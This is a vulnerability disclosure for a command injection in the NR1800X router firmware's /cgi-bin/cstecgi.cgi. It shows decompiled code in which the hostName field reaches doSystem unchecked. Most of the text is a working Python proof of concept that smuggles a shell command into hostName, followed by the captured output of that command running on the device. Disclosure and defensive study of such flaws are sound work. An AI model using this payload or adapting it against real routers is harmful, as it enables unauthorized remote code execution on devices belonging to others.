
NR1800X - command injection - setOpModeCfg

Hi, we found a command injection vulnerability at **NR1800X** (Firmware version **V9.1.0u.6279_B20210910**), and contact you at the first time.

In function **OpModeCfg** of the file **/cgi-bin/cstecgi.cgi**, string hostName not checked and passed to doSystem, result in command injection.



```
    if ( v3 != 6 )
    {
      strcpy(v60, "dhcp");
      v46 = websGetVar(a1, "hostName", "");
      if ( *v46 )
      {
        nvram_set("wan_hostname", v46);
        doSystem("echo  '%s'  > /proc/sys/kernel/hostname", v46);
      }
      v47 = websGetVar(a1, "dhcpMtu", "1500");
      nvram_set("wan_mtu", v47);
      goto LABEL_49;
    }
```


PoC

```
import requests url = "http://192.168.17.220:80/cgi-bin/cstecgi.cgi" cookie =
{"Cookie":"uid=1234"} data = {'topicurl' : "setOpModeCfg", "proto" : "8",
"switchOpMode" : "1", "hostName" : "';ls -lh ../ ;'"} response =
requests.post(url, cookies=cookie, json=data) print(response.text)
print(response)
```

Impact

Remote code execution

After execute the poc, the ls command is executed



```
→ mipsel32 python3 exp_Op_hostname.py

drwxrwxr-x    2 0        0            4.0K Jan  1  1970 advance
drwxrwxr-x    2 0        0            4.0K Jan  1  1970 basic
drwxrwxr-x    2 0        0            4.0K Jan  1  1970 cgi-bin
-rwxr-xr-x    1 0        0             955 Jan  1  1970 error.html
-rwxr-xr-x    1 0        0            1.1K Jan  1  1970 favicon.ico
-rwxr-xr-x    1 0        0             143 Jan  1  1970 home.html
-rwxr-xr-x    1 0        0             797 Jan  1  1970 index.html
drwxrwxr-x    2 0        0            4.0K Jan  1  1970 language
-rwxr-xr-x    1 0        0            4.7K Jan  1  1970 login.html
-rw-r--r--    1 0        0            4.5K Jan  1  1970 login_ie.html
-rw-r--r--    1 0        0           30.5K Jan  1  1970 offsite_net.html
-rwxr-xr-x    1 0        0           33.8K Jan  1  1970 opmode.html
drwxrwxr-x    2 0        0            4.0K Jan  1  1970 phone
drwxrwxr-x    2 0        0            4.0K Jan  1  1970 plugin
drwxrwxr-x    5 0        0            4.0K Jan  1  1970 static
-rwxr-xr-x    1 0        0            1.5K Jan  1  1970 telnet.html
-rw-r--r--    1 0        0            2.0K Jan  1  1970 test.html
-rw-r--r--    1 0        0           10.6K Jan  1  1970 wan_ie.html
-rwxr-xr-x    1 0        0           54.5K Jan  1  1970 wizard.html
-rwxr-xr-x    1 0        0           14.3K Jan  1  1970 wizard_custom.html
{
        "success":      true,
        "error":        null,
        "lan_ip":       "",
        "wtime":        "",
        "reserv":       "reserv"
}

<Response [200]>
```